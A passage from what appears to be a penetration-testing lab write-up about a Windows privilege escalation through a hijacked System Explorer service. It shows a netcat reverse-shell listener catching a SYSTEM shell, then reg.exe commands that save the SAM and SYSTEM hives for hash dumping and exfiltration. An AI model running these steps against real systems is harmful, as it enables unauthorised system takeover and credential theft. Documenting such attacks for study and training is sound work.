C:\Users\Thomas\AppData\Local\Temp>cd C:\Program Files (x86)\System Explorer\
cd C:\Program Files (x86)\System Explorer\

C:\Program Files (x86)\System Explorer>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

22/09/2023  13:04    <DIR>          .
22/09/2023  13:04    <DIR>          ..
22/12/2020  00:55    <DIR>          System Explorer
22/09/2023  13:02             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   6,997,757,952 bytes free
```

After restarting the vulnerable service we caught a shell with administrative privileges

```
C:\Program Files (x86)\System Explorer>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388

C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 44444
listening on [any] 44444 ...
connect to [10.50.86.160] from (UNKNOWN) [10.200.85.100] 50567
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Form there we could do more malicious things like exfiltrating sam.bak, system.back and dumping hashes

```
C:\Windows\Temp>reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SAM sam.bak
The operation completed successfully.
```

```
C:\Windows\Temp>reg.exe save HKLM\SYSTEM system.bak
reg.exe save HKLM\SYSTEM system.bak
The operation completed successfully.
```